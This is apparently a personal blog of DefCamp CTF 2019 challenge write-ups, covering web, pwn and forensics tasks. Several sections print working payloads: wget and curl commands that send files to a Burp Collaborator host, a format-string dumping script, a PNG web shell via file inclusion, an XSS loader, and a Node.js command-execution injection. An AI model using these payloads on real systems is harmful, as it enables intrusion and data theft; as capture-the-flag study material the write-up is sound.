nytr0gen's Writeups

InfoSec Enthusiast

./ DefCamp CTF Qualification 2019

Sep 09, 2019

>> Downloader v1 (50p): Web
>> get-access (101p): Pwn/Rev
>> imgur (202p): Web
>> Movie night (382p): Web
>> online-album (294p): Web
>> radio-station (316p): Forensics
>> Investigation (356p): Forensics

Downloader v1 (50p): Web

```
Don't you find it frustrating when you have uploaded some files on a website but you're are not sure if the download button works? Me neither. But some people did. Is there even demand for such a service?

Target: downloader-v1.dctfq19.def.camp
Author: Anatol (shark0der)
```

File downloader v1

Specify an URL to download

URL to download:

https://www.google.com/tes't".html

Submit

Output:

```
$ cd uploads/5d7749363b6ad239295981884908f
$ wget https://www.google.com/tes\'t\".html 2>&1
--2019-09-10 06:56:54--  https://www.google.com/tes't%22.html
Resolving www.google.com (www.google.com)... 172.217.21.228, 2a00:1450:4001:817::2
Connecting to www.google.com (www.google.com)|172.217.21.228|:443... connected.
HTTP request sent, awaiting response... 404 Not Found
2019-09-10 06:56:54 ERROR 404: Not Found.

$ bash -c 'rm uploads/5d7749363b6ad239295981884908f/*.{php,pht,phtml,php4,php5,php
```

Tried spaces to bypass the escaping. It worked.

Used `wget -O` to change the path of download and got to use `.php` files by appending `-v`, bypassing the “sneaky” filter. But php files aren’t executed. Tried to insert a .htaccess file. Didn’t work.

Then I remembered wget can send files. Used `--post-file=../../flag.php` to my burp collaborator and got the flag.

```
https://2dg6gkgn3ll0p5sl1psl7o58dzjq7f.burpcollaborator.net/test.jpg --post-file=../../flag.php
-v
```

get-access (101p): Pwn/Rev

```
Can you pwn this?

Target: 206.81.24.129:1337
Author: Andrei
```

Tried format string attack. %s works. no binary. tried to dump memory with `%x` and pwntools

After dumping some memory I found

```
[+] Opening connection to 206.81.24.129 on port 1337: Done
'\x00\x00\x00\x00\x00\x00$_TH1S1STH'
```

```
[*] Closed connection to 206.81.24.129 port 1337
[+] Opening connection to 206.81.24.129 on port 1337: Done
'34W3S0M3P4sSw0RD'
[*] Closed connection to 206.81.24.129 port 1337
[+] Opening connection to 206.81.24.129 on port 1337: Done
'F0RY0UDCTF2019_\x00'
```

Used that to login and got the flag

```
Enter username:$_TH1S1STH34W3S0M3P4sSw0RDF0RY0UDCTF2019_
Enter password:$_TH1S1STH34W3S0M3P4sSw0RDF0RY0UDCTF2019_
Greetings, $_TH1S1STH34W3S0M3P4sSw0RDF0RY0UDCTF2019_!
Flag is: DCTF{BD8C664E74EB942225EFB74CFD76EC4B2FDA0C37A2D567B707AA1407781FF77F}
```

solver

```python
#!/usr/bin/env python2
from pwn import *

def console_output():
    data = p.recvline()
    return data

def send_data(payload):
    p.sendline(payload)

def wait_for_prompt(sentence):
```

```
    data = p.recvuntil(sentence, timeout=1)
    data = data.strip()
    return data

if __name__ == "__main__":
    for i in range(1, 200, 4):
        p = remote('206.81.24.129', 1337)
        data = wait_for_prompt('username:')
        if data == '':
            raise ValueError('failed')

        send_data('%%%d$08x.%%%d$08x.%%%d$08x.%%%d$08x' % (i, i+1, i+2, i+3))
        wait_for_prompt('password:')

        send_data('test')
        data = console_output()
        data = data.split(' ')[0].split('.')
        data = ''.join(p32(int(v, 16)) for v in data)
        print(repr(data))
        # print(i)

        p.close()
```

imgur (202p): Web

```
This is an out of the box challenge with a very "professional" and complex interface. Get in
and print the flag.
Target: https://imgur.dctfq19.def.camp
Author: Andrei
```

Registered. Saw the imgur integration and thought of SSRF. Tried everything from SSRF-Testing.

Then I tried LFI on `?page=` parameter. It worked. Tried some usual files but nothing with user input. Then I thought we have the file upload from IMGUR. And what if we could use a file that's a valid php shell and png / jpeg on imgur.

Well that worked pretty quickly. I read an article about png IDAT chunks a while ago and immediately tried that.

https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/

I used that payload on imgur. It worked.

Apparently even if the file is PNG, you can change extension on imgur and use JPEG. `https://i.imgur.com/XkFF9Gx.png` to `https://i.imgur.com/XkFF9Gx.jpg` . Useful trick because dctf imgur platform doesn't allow `.png` files.

I used that, then pointed the LFI payload to the file in profiles/ and snooped around.

Final payload:

```
POST /index.php?0=shell_exec&page=profiles/XkFF9Gx.jpg HTTP/1.1
Host: imgur.dctfq19.def.camp
Connection: close
```


```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/55.0.2883.87 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=1k44iqhg61tej99ms4c3u233cg
Cache-Control: no-transform
Content-Type: application/x-www-form-urlencoded
Content-Length: 64

1=cat+/home/dctf/flag_3d05c1f377122d0af8a3426cd2c9a739;%23
```

Movie night (382p): Web

```
Our friend Tom is organizing a movie night! He put up a platform so we can suggest movies. The
only thing - he does not allow us to vote on the chosen movie (he chooses it himself) and he
has a really bad taste in movies. Take a look, and since you are doing this anyway - maybe you
can find some juicy stuff in Tom's stuff.

Target: movie-night.dctfq19.def.camp
Author: Anatol (shark0der)
```



Used a magnet link with my burp collab.

```
GET /?
numwant=50&uploaded=0&downloaded=0&left=&event=started&compact=1&info_hash=%29%EA%E3%F9o%B6%98%
60a%D3%0A%22s8%16M%0C%5EI%8B&peer_id=-WW0007-91%2BW3fJJeNDk&port=36183 HTTP/1.1
```

```
accept-encoding: gzip, deflate
user-agent: WebTorrent/0.107.6 (https://webtorrent.io)
Host: cwcwk6k5z15hm4mduywelrtvpmvcj1.burpcollaborator.net
Connection: close
```

Released 11 days ago. Doesn’t seem that vulnerable.

Noticed that the status is changing from “pending” to “rejected”. Also in the challenge description. Maybe Tom is a headless browser. Maybe the name of the torrent is not validated.

Spined up a qbittorrent web ui on a VPS.

```
touch 'test<s>'
transmission-create -o bit.torrent -t 'udp://tracker.openbittorrent.com:80' 'test<s>'
qbittorrent-nox bit.torrent
```

Then get the Magnet Link from the WebUI. Input it. There is an XSS Vulnerability.

So because I couldn’t use `/` in filenames, I used an `<img src=x onerror="">` with `eval` from a base64 code which appends a script to my server. So I can modify the script’s content without changing the torrent file. And just resend one torrent file. I could do that by deleting the cookie and resend the file.

Final payload was

```
<img src="x"
onerror="eval(atob('dmFyIHNjcmlwdD1kb2N1bWVudC5jcmVhdGVFbGVtZW50KCJzY3JpcHQiKTsKc2NyaXB0LnNyYyA
gPSIvL2V4YW1wbGUuY29tL3NjcmlwdC5qcz9fPSIgKyBEYXRlLm5vdygpOwpkb2N1bWVudC5oZWFkLmFwcGVuZENoaWxkKH
NjcmlwdCk7'));">
```

tried cookies. tried to exfil the page

```
<a class="btn btn-sm btn-block btn-danger" id="hook-reject" href="/tomtheawesomejudge?
action=rejected:+too+boring&amp;hash=593ba332b4b1df9856ba181ff1fb94f7401d27d0">reject</a>
<a class="btn btn-sm btn-block btn-success" id="hook-approve" href="/tomtheawesomejudge?
action=approved&amp;hash=593ba332b4b1df9856ba181ff1fb94f7401d27d0">approve</a>
```

Looks like the url was accessible to the public. And would work as long as the hash is of a present torrent.

Fuzzed a bit. Realized that it shows error on `"`. Tried some things, mostly SQL Injection and SSTI. Worked on `a"+30+"a`. Tried some more things, figured it's NodeJS. `require("subprocess")` wasn't working. Tried `(new Error()).stack`. ExpressJS with ejs.

Then I tried looking for vm escapes. I didn't go far and got to the following payload

```
a"%2b((global.process.mainModule.constructor._load("child_process").execSync("cat+flag.js").toS
tring()))%2b"b
```

Which worked.

online-album (294p): Web

```
This guy thinks he has the perfect album. Everything is so messy. Routes, encodings, default
files... everything! Go and take his flag.
```

```
Target: https://online-album.dctfq19.def.camp
Author: Lucian
```

I noticed the debug on `/album/alien`

```
<!-- Debug:
MS5qcGVn.5d73d278c745a
Mi5qcGVn.5d73d278c7461
My5qcGVn.5d73d278c7463
NC5qcGVn.5d73d278c7466
NS5qcGVn.5d73d278c7468
-->
```

decoded `MS5qcGVn` to `1.jpeg` then figured it out it would show there the output of any directory. Then I tried a path transerval attack with `%2e%2e` and I got output

```
<!-- Debug:
YXBw.5d73d2e61b810
YXJ0aXNhbg==.5d73d2e61b819
Ym9vdHN0cmFw.5d73d2e61b81c
Y29tcG9zZXIuanNvbg==.5d73d2e61b820
Y29tcG9zZXIubG9jaw==.5d73d2e61b822
Y29uZmln.5d73d2e61b824
ZGF0YWJhc2U=.5d73d2e61b827
cGFja2FnZS5qc29u.5d73d2e61b829
cGhwdW5pdC54bWw=.5d73d2e61b82b
cHVibGlj.5d73d2e61b82d
```

```
cmVhZG1lLm1k.5d73d2e61b82f
cmVzb3VyY2Vz.5d73d2e61b831
cm91dGVz.5d73d2e61b834
c2VydmVyLnBocA==.5d73d2e61b836
c3RvcmFnZQ==.5d73d2e61b838
dGVzdHM=.5d73d2e61b83a
dmVuZG9y.5d73d2e61b83c
d2VicGFjay5taXguanM=.5d73d2e61b83e
-->
```

which decodes to

```
app
artisan
bootstrap
composer.json
composer.lock
config
database
package.json
phpunit.xml
public
readme.md
resources
routes
server.php
storage
tests
```

```
vendor
webpack.mix.js
```

Then I tried the `/download/` path with `../composer.json` double url encoded. It worked and I got output.

I then looked at `../routes/web.php`, then `../app/Http/Controllers/HomeController.php` and saw the `shell_exec` program for the `POST /auto-logout` route.

```
$cmd = 'rm "'.storage_path().'/framework/sessions/'.escapeshellarg($request->logut_token).'"';
```

`escapeshellarg` only escapes single quotes and wraps single quotes around. So using back tick I was able to run bash.

When attempting to exploit this route, be sure to have the right cookies, and the right `_token`. You can get those from the bottom of any page after logging in

```
$.ajax({
    type: "POST",
    url: "http://online-album.dctfq19.def.camp/auto-logout",
    success: function(result) {
        window.location.replace("http://online-album.dctfq19.def.camp");
    },
    data: {
        "_token": "ErOQFom5NVIh8WurlJ9sEoL5PnQvJdePLQ9jO5Z1",
        "logut_token": "ZgNCelt4eHRVgC3UZSjMHE7rcgZSkNmxCtVGU80m",
    }
});
```

I exfiltrated with curl to my burp collaborator. And I used `sleep 200` so that the php will timeout before the logout kicks in, so I can reuse the request without loging in again.

My final payload posted was. Be sure to have valid logged in cookies and valid csrf token when attempting this.

```
_token=VALID_TOKEN_HERE&logut_token=`find+/var/www/html+|+curl+ddumi7lzrmvbb2eelyq2btme45aoyk.burpcollaborator.net+--data+@-+|+sleep+200`
```

You can see I used `find /var/www/html`, exfiltrated the content to burp, noticed `../.flag/.asdpifsudyg8husijdaisonfudbigfhsdijispacdnvsubfhd`, used the following payload to get flag. You can use https://requestbin.com/ instead of burp collab.

```
https://online-album.dctfq19.def.camp/download/%252e%252e%252f%252e%2566%256c%2561%2567%252f%252e%2561%2573%2564%2570%2569%2566%2573%2575%2564%2579%2567%2538%2568%2575%2573%2569%256a%2564%2561%2569%2573%256f%256e%2566%2575%2564%2562%2569%2567%2566%2568%2573%2564%2569%256a%2569%2573%2570%2561%2563%2564%256e%2576%2573%2575%2562%2566%2568%2564
```

radio-station (316p): Forensics

```
We managed to intercept all the traffic within a pirate radio station. Could you help us what is it going on? I think you should be an artist to understand them...
Flag format: DCTF + 19 alphanumeric characters + DCTF
Author: Lucian
```

```
[Attachment]
```

Looked through the file. Saw that images were `~30%` of the pcap. Looked at the first image because the domain looks weird. it’s Disturbed.

Then I thought maybe there’s something about the pirate stuff and BT-UTP.

In the mean time I read the description again. It said something about `artist`. I got it then. Disturbed - D. many images. Then last image is F.

Then I used tshark to get all images.

```
> tshark -r radio.pcapng | rg -o '/image/[^ ]+' | sed -E 's/^/https:\/\/o.scdn.co/' | rg -n ''
1:https://o.scdn.co/image/20d5ccc04cba362c613f0d8521077ec8bcb1e857
2:https://o.scdn.co/image/0843f93df10815bde14176ba1f8459e8b32f38b6
3:https://o.scdn.co/image/43b85702779d9cdf91430cbe7f8c9327c1a2fe45
4:https://o.scdn.co/image/41d223339d4a7b6002665c4196cb055019f3e7aa
5:https://o.scdn.co/image/7e79bbb6f3c7e32da90e643ab40ba40533c53bac
6:https://o.scdn.co/image/c588ccad32d0d482301c5ab42e71a359464ff830
7:https://o.scdn.co/image/d3b33d8067e34f2e7555205471a2b7d4693612f6
8:https://o.scdn.co/image/336471918174b6c76124f2dcef8956c8016178f5
9:https://o.scdn.co/image/e08b756820a7c5a05220b733942575d06c744ec4
10:https://o.scdn.co/image/474115d5ea751cbc949052427538e9c745db077e
11:https://o.scdn.co/image/77eb7c17cafe55026b823b02df0c4513a863e106
12:https://o.scdn.co/image/8b96f771abe2f3d8d998f589d7b40748f6f4463d
13:https://o.scdn.co/image/ba9f2138015f926ed8fffe8a4c285f330216f572
14:https://o.scdn.co/image/7a670279f866362cdc04d76450c351b83dba53cd
15:https://o.scdn.co/image/62c225bdbe30485332b18cf9cbfbaeb010b33b21
```

```
16:https://o.scdn.co/image/118247f5437b8a527487f5f99ce576b8fbdc98fc
17:https://o.scdn.co/image/606336f26cd23dc672ba3b1ad986f0284e089d7d
18:https://o.scdn.co/image/9f8bd0efcc5566b42db44064b6a1e0356c5dbdd4
19:https://o.scdn.co/image/26a3e45a68317a8e21a08b02bb136335b8963ae1
20:https://o.scdn.co/image/7f3fd84167f5f990f570aedd338f8ed31541d085
21:https://o.scdn.co/image/70b0c1d8ae1d88e5a4ced559b97bc06ab048ee56
22:https://o.scdn.co/image/1a3f165b0e7a0ea003c9f3a447e05cc2dfa4288a
23:https://o.scdn.co/image/5955b33bd14a312f331bb3c2dc3ac527fc21d6df
24:https://o.scdn.co/image/96b35b373991e847a94926e21f1fddc4a82ec784
25:https://o.scdn.co/image/77eb7c17cafe550265ac9656051fe4e651a00d70
26:https://o.scdn.co/image/a392f0f7a7dbc6424f769f6f7f7824e40c42a734
27:https://o.scdn.co/image/45881f936e2aadb16355052fdf68cf54ed4cacba
```

And I’ve gone through all of them, and got the first letter of the artist.

Investigation (356p): Forensics

```
During a criminal investigation a suspect was raided and all his electronic devices were
seized. Unfortunately, the investigators haven't found the informations they were looking for
because the suspect has backed uploaded his data to the cloud and formatted his computer. The
only information that have at hand is the attached pcap.

Target: Download
Author: Anatol (shark0der)

[Attachment]
```

got the pcap. frequency analysis and then tried all protocols.

mostly dns queries and encrypted http

got domains from dns queries and certificate server_name with tshark

```
tshark -r investigation.pcap -Y 'tls.handshake.extensions_server_name' -T fields -e
tls.handshake.extensions_server_name | sort -u > hosts.txt
```

```
tshark -r investigation.pcap -Y 'dns' -T fields -e dns.qry.name | sort -u > dnshosts.txt
```

the following domains looked interesting

```
d1idiovbex4hy4.cloudfront.net
d2eezf66cfmyv.cloudfront.net
d2xq4pf5vi99x7.cloudfront.net
password-api-prod.firebaseapp.com
hand-soap.s3-eu-central-1.amazonaws.com
```

hand-soap.s3-eu-central-1.amazonaws.com looked suspicious because last modified was 2019-09-05 for many files.

used `aws-cli` to get all files from aws bucket

```
aws s3 cp s3://hand-soap . --recursive
```

It had 655 files with weird names

```
00000000
00000001
00000002
00000003
00000004
00000005
00000006
--snip--
007fc000
s3backer-mounted
```

used `binwalk 0*` to see contents. 00000430 contains a zip file. malformed zip file

used `zip -FF 00000430.zip --out fixed.zip` to fix the file

I tried johntheripper and some different password.

finally tried `hand-soap` as a password. unzipped. got the flag